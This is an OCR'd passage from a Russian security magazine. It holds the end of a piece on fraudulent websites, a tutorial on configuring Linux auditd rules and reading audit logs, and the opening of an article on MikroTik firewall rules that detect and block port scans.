
Персональный сервис вне конкуренции
- Priority Pass
- премиальный консьерж-сервис
- помощь на дорогах

Стать клиентом

Разное содержимое в зависимости от IP посетителя

ВЫВОДЫ

Перечисленными способами размещения мошеннических сайтов весь арсенал используемых жуликами методов не исчерпывается. Существует целый бизнес по продаже готовых лендингов, копирующих сайты известных фирм и банков, а также нацеленные на организацию лохотронов партнерки.



Разное содержимое в зависимости от IP посетителя

Поэтому наиболее эффективны всего два способа борьбы с мошенничеством: техническая блокировка того, что ты смог найти (если ты ИБ/ИТ-шник), и обучение сотрудников, родственников и друзей правилам информационной безопасности. Оно включит у пользователя «мозгофайрвол», который работает намного лучше всех технических средств, вместе взятых.

ОСНОВЫ АУДИТА

НАСТРАИВАЕМ ЖУРНАЛИРОВАНИЕ ВАЖНЫХ СОБЫТИЙ В LINUX

Андрей Балабанов
Главный инженер Центра компетенций по защите АРМ и серверов Сбербанка

Подсистема аудита Linux позволяет на основе предварительно настроенных правил отслеживать значимую информацию о безопасности операционной системы, создает записи журнала для дальнейшего расследования нарушений политики. Сегодня мы посмотрим поближе на этот важный и для хакера, и для админа элемент системы безопасности.


С помощью аудита можно реализовать журналирование для следующих событий:

- доступ к объектам файловой системы;
- выполнение системных вызовов;
- запуск пользовательских команд;
- логины пользователей;
- действия с учетными записями и привилегиями.

В этой статье я расскажу, как устроена подсистема аудита, как ей управлять, а также как получить журнал аудита всех интересующих тебя событий.

Подсистема аудита в Linux состоит из двух групп компонентов: в пространстве ядра это **kauditd**, а в пользовательском — **auditd**.

В общем виде схема работы подсистемы аудита выглядит следующим образом.



Ядро, принимая системные вызовы из user space, пропускает их через фильтры `user`, `task`, `filesystem` , `exclude` и `exit`.

- Фильтр `user` используется для фильтрации (исключения) событий, происходящих в пользовательском пространстве до отправки в auditd. Практически никогда не используется.
- Фильтр `task` применяется для системных вызовов `fork()` и `clone()`.
- Фильтр `filesystem` используется для исключения событий для конкретной файловой системы.
- Фильтр `exclude` задает исключения для событий.
- Фильтр `exit` проходят все системные вызовы. Обычно настраивают именно этот фильтр.

Через `netlink(7)` сообщения отправляются из **kauditd** в **auditd**. При получении событий, демон auditd записывает их в лог (по умолчанию `/var/log/audit/audit.log`).

Настраивая фильтры с помощью утилиты **auditctl**, мы можем управлять потоком событий, который хотим получать. С помощью утилит **ausearch**, **aureport**, **aulast** удобно просматривать журнал аудита.

Давай теперь установим и настроим все подсистемы аудита. Установка крайне проста и не вызывает никаких сложностей:

```
$ sudo dnf install audit
$ sudo systemctl enable --now auditd
```

Статус работы подсистемы аудита можно получить так:

```
$ sudo auditctl -s
enabled 1
failure 1
pid 885
rate_limit 0
backlog_limit 8192
lost 0
backlog 0
backlog_wait_time 60000
loginuid_immutable 0 unlocked
```

Для теста есть возможность отправить текстовое сообщение в подсистему аудита и убедиться, что соответствующее событие попало в журнал аудита.

```
$ sudo auditctl -m helloaudit
$ sudo ausearch -m USER
----
type=USER msg=audit(08/31/2021 19:20:11.160:330699) : pid=305708
uid=root auid=andrey ses=5
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
msg='text=helloaudit exe=/usr/sbin/auditctl
hostname=rhel.ipa.localdomain addr=? terminal=pts/0 res=success'
```

Настройки демона auditd представлены в файле `/etc/audit/auditd.conf`. Конфиг по умолчанию рабочий и не требует изменений, оставляем его как есть.

Разберемся теперь, как управлять фильтрами kauditd. Все настройки фильтров группируются в файлы правил. Формат правил аналогичен синтаксису консольной программы auditctl. Демон auditd загружает эти правила последовательно при старте системы либо вручную по команде пользователя.

INFO

Важный момент: чтобы наши правила применялись после перезагрузки, необходимо записать их в файл, в каталог `/etc/audit/rules.d/`.

Примеры правил ты можешь найти в каталоге `/usr/share/audit/sample-rules/`. Правила аудита бывают следующих типов:

1. **Управляющие правила** настраивают систему аудита и поведение агента. Все возможные опции перечислены в мане `auditctl(8)`.
2. **Правила файловой системы** необходимы для наблюдения за файлом или каталогом, доступ к которым мы хотим контролировать. Формат правила следующий:

   ```
   -w path-to-file -p permissions -k keyname
   ```

   Ключ `-w` указывает на то, что это правило файловой системы. Далее следует путь к файлу или каталогу.

   Ключ `-p` может содержать любые комбинации прав доступа `r` (чтение), `w` (запись), `x` (выполнение) и `a` (изменение атрибута).

   Ключ `-k` задает имя правила, по которому впоследствии можно фильтровать логи.
3. **Правила системных вызовов** используются для мониторинга системных вызовов, выполняемых любым процессом или конкретным пользователем. Правило имеет следующий формат:

   ```
   -a action,list -S syscall -F field=value -k keyname
   ```

   Ключ `-a` означает append (добавление) правила в фильтр.

   Действие `action` может быть `always` (всегда создавать события) или `never` (никогда не создавать события).

   Фильтр `list` содержит один из возможных вариантов: `task`, `exit`, `user`, `filesystem` или `exclude`.

   `-S` указывает конкретный syscall (имя или номер); можно в одном правиле указывать сразу несколько syscall, каждый после своего ключа `-S`.

   `-F` задает фильтр по полям. Рекомендуется всегда указывать разрядность, добавляя в правила фильтр `-F arch=b64`.

   Ключ `-k` — имя правила. Как и в правиле файловой системы, используется для маркировки событий для последующей фильтрации лога.

Важно отметить, что правила системных вызовов значительно влияют на производительность системы в целом. Старайся сократить их количество и объединяй правила, где это возможно.

В качестве тренировки создадим правило аудита для регистрации изменения файла `/etc/passwd`.

Для начала убедимся, что у нас не применено ни одного правила.

```
$ sudo auditctl -l
No rules
```

Если ранее уже были заданы какие-то правила, то смело удаляем их командой:

```
$ sudo auditctl -D
No rules
```

Применим правило:

```
$ sudo auditctl -w /etc/passwd -p wa -k passwd
```

Проверим, что правило активно:

```
$ sudo auditctl -l -w /etc/passwd -p wa -k passwd
```

Теперь просмотрим, как наше правило работает. Мы не просто отредактируем файл, а последовательно создадим и удалим пользователя:

```
$ sudo useradd testuser
$ sudo userdel -r testuser
```

Убедимся, что по нашему правилу сгенерировались события. Для этого построим отчет:

```
$ sudo aureport --summary -k

Key Summary Report
===========================
total  key
===========================
6  passwd
```

Теперь посмотрим эти события.

```
$ sudo ausearch -i -k passwd
----
type=PROCTITLE msg=audit(08/31/2021 17:08:25.562:330349) :
proctitle=/sbin/auditctl -R /etc/audit/audit.rules
type=SOCKADDR msg=audit(08/31/2021 17:08:25.562:330349) : saddr={
saddr_fam=netlink nlnk-fam=16 nlnk-pid=0 }
type=SYSCALL msg=audit(08/31/2021 17:08:25.562:330349) : arch=x86_64
syscall=sendto success=yes exit=1076 a0=0x3 a1=0x7ffd19279350 a2=0x434
a3=0x0 items=0 ppid=285156 pid=285166 auid=unset uid=root gid=root
euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=(none)
ses=unset comm=auditctl exe=/usr/sbin/auditctl
subj=system_u:system_r:unconfined_service_t:s0 key=(null)
type=CONFIG_CHANGE msg=audit(08/31/2021 17:08:25.562:330349) :
auid=unset ses=unset subj=system_u:system_r:unconfined_service_t:s0
op=remove_rule key=passwd list=exit res=yes
----
type=PROCTITLE msg=audit(08/31/2021 17:08:38.406:330366) :
proctitle=auditctl -w /etc/passwd -p wa -k passwd
type=SYSCALL msg=audit(08/31/2021 17:08:38.406:330366) : arch=x86_64
syscall=sendto success=yes exit=1076 a0=0x4 a1=0x7ffdcd6fca80 a2=0x434
a3=0x0 items=0 ppid=285219 pid=285221 auid=andrey uid=root gid=root
euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts0
ses=5 comm=auditctl exe=/usr/sbin/auditctl
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key=(null)
type=CONFIG_CHANGE msg=audit(08/31/2021 17:08:38.406:330366) :
auid=andrey ses=5 subj=unconfined_u:unconfined_r:unconfined_t:s0-
s0:c0.c1023 op=add_rule key=passwd list=exit res=yes
...
```

Все записи в журнале обязательно начинаются с `type=` — как легко догадаться, это тип события. Я привел только два из выведенных событий, но можно заметить, что подсистема аудита по нашему правилу группирует события разных типов в один блок. Это удобно для анализа.

Есть события, которые не промаркированы нашим правилом, много чего интересного собирается в автоматическом режиме. Общая картина видна из отчета:

```
$ sudo aureport

Summary Report
======================
Range of time in logs: 08/31/2021 17:08:25.540 - 08/31/2021 17:31:13.011
Selected time for report: 08/31/2021 17:08:25 - 08/31/2021 17:31:13.011
Number of changes in configuration: 5
Number of changes to accounts, groups, or roles: 8
Number of logins: 0
Number of failed logins: 0
Number of authentications: 3
Number of failed authentications: 0
Number of users: 2
Number of terminals: 6
Number of host names: 2
Number of executables: 8
Number of commands: 6
Number of files: 3
Number of AVC's: 0
Number of MAC events: 0
Number of failed syscalls: 0
Number of anomaly events: 0
Number of responses to anomaly events: 0
Number of crypto events: 0
Number of integrity events: 0
Number of virt events: 0
Number of keys: 1
Number of process IDs: 26
Number of events: 166
```

Все возможные типы регистрируемых событий можем узнать так (в реальности вывод гораздо длиннее, поскольку типов больше 170):

```
$ sudo ausearch -m
Argument is required for -m
Valid message types are: ALL USER LOGIN USER_AUTH USER_ACCT USER_MGMT
CRED_ACQ CRED_DISP USER_START USER_END USER_AVC USER_CHAUTHTOK USER_ERR
CRED_REFR USYS_CONFIG USER_LOGIN USER_LOGOUT ADD_USER DEL_USER ADD_GROUP
DEL_GROUP...
```

WWW

Описание всех типов и полей логов есть в документации.

К примеру, в результате наших действий по добавлению и удалению пользователей появились события других типов, которые не попали в правило. Но мы с легкостью можем их просмотреть.

```
$ sudo ausearch -i -m USER_MGMT,ADD_USER,DEL_USER,ADD_GROUP,DEL_GROUP
----
type=ADD_GROUP msg=audit(08/31/2021 17:08:53.317:330382) : pid=285290
uid=root auid=andrey ses=5
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='op=add-
group acct=testuser exe=/usr/sbin/useradd hostname=rhel.ipa.localdomain
addr=? terminal=pts/0 res=success'
----
type=ADD_USER msg=audit(08/31/2021 17:08:53.322:330383) : pid=285290
uid=root auid=andrey ses=5
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='op=add-
user acct=testuser exe=/usr/sbin/useradd hostname=rhel.ipa.localdomain
addr=? terminal=pts/0 res=success'
----
type=USER_MGMT msg=audit(08/31/2021 17:08:53.652:330385) : pid=285290
uid=root auid=andrey ses=5
subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 msg='op=add-
home-dir id=testuser exe=/usr/sbin/useradd hostname=rhel.ipa.localdomain
addr=? terminal=pts/0 res=success'
...
```

Если мы хотим получить абсолютно все события аудита за день, выполняем команду `sudo ausearch -i -ts today`. Ответ будет очень длинным, поэтому не привожу его.

Если же нам по каким-то причинам не интересны конкретные типы событий и мы хотим сократить размер логов, то можем полностью исключить регистрацию этих типов. Например, с помощью правил для фильтра `exclude`:

```
$ sudo auditctl -a always,exclude -F msgtype=CWD
$ sudo auditctl -a always,exclude -F msgtype=PATH
$ sudo auditctl -a always,exclude -F msgtype=CRYPTO_KEY_USER
```

ВЫВОД

Как мы убедились, настраивать аудит в Linux не так уж и сложно. Достаточно понять, как он работает, и набить руку в написании правил. Всем заинтересовавшимся советую обратить внимание на другие реализации агентов аудита: auditbeat и go-audit. Возможно, для твоих задач они подойдут лучше.


ГОСПОДИН МИКРОТИКОВ

АВТОМАТИЗИРУЕМ СБОР И ОБРАБОТКУ ДАННЫХ С ОБОРУДОВАНИЯ MIKROTIK

NestorMahno
Если user очень крут — не пугайтесь, это root
nestormahno45@protonmail.com

Представь, что у нас есть оборудование MikroTik, для которого написаны правила файрвола против сканирования портов. Нам нужно вести ежедневный учет IP-адресов и отправлять письмо с отчетом для отдела безопасности. Сегодня мы в духе известной цитаты с «Баша» о программисте, который автоматизировал все, что занимало у него больше 90 секунд, напишем скрипт, чтобы он выполнял всю эту работу. По дороге поупражняемся в администрировании сетей на основе MikroTik.


Как ты помнишь, первый этап любой кибератаки — это разведка. От нее-то мы и будем защищаться. На некоем граничном маршрутизаторе MikroTik у нас настроены правила Firewall против стандартного скана портов (например, всеми уважаемым сканером Nmap).



#	Action	Chain	Src. Ad...	Dst. Ad...	Protocol	Src. Port	Dst. Port	In. I...	Out...	In. Interfa...	Out. Interface List	Src. Address List	Dst. Ad...	Bytes	Packets	Comment
0	drop	prerouting								wan_list		BOGON		0 B	0	bogon_wan_drop
1	add src to address list	prerouting			6 (tcp)					wan_list				5.2 KiB	89	
2	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
3	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
4	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
5	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
6	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
7	add src to address list	prerouting			6 (tcp)					wan_list				0 B	0	
8	drop	prerouting										port_scanners		9.4 KiB	190	port_scanner_drop
9	add src to address list	prerouting			17 (udp)		53			wan_list				2284 B	38	dns_flood_add_list
10	drop	prerouting			17 (udp)		53			wan_list		dns_flood		2284 B	38	dns_flood_drop

Правила Firewall против скана портов


Все правила настроены в таблице **Raw** для обработки трафика до попадания в **Connection Tracking** и меньшей нагрузки на процессор. В правилах задействована цепочка **Prerouting**, логика работы правил основана на флагах TCP (**tcp-flags**). Если нам с одного IP-адреса поочередно на разные порты маршрутизатора прилетает несколько пакетов TCP с флагами SYN (полуоткрытые соединения), то можно сделать вывод, что работает сканер портов. Добавляем IP-адрес в Address List и в конце делаем `drop` всего листа. Эти сигнатуры не претендуют на уникальность. Так что, как говорит мой начальник, «совершенствуй и улучшай».



```
# software id = GZC0-VLFK
#
# model = RBD52G-5HacD2HnD
# serial number = BEEB0A999943
/ip firewall raw
add action=drop chain=prerouting comment=bogon_wan_drop in-interface-list=wan_list src-address-list=BOGON
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp psd=21,3s,3,1
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=fin,!syn,!rst,!psh,!ack,!urg
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=fin,syn
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=syn,rst
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=fin,psh,urg,!syn,!rst,!ack
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=fin,syn,rst,psh,ack,urg
add action=add-src-to-address-list address-list=port_scanners address-list-timeout=1w chain=prerouting in-interface-list=wan_list protocol=tcp tcp-flags=!fin,!syn,!rst,!psh,!ack,!urg
add action=drop chain=prerouting comment=port_scanner_drop src-address-list=port_scanners
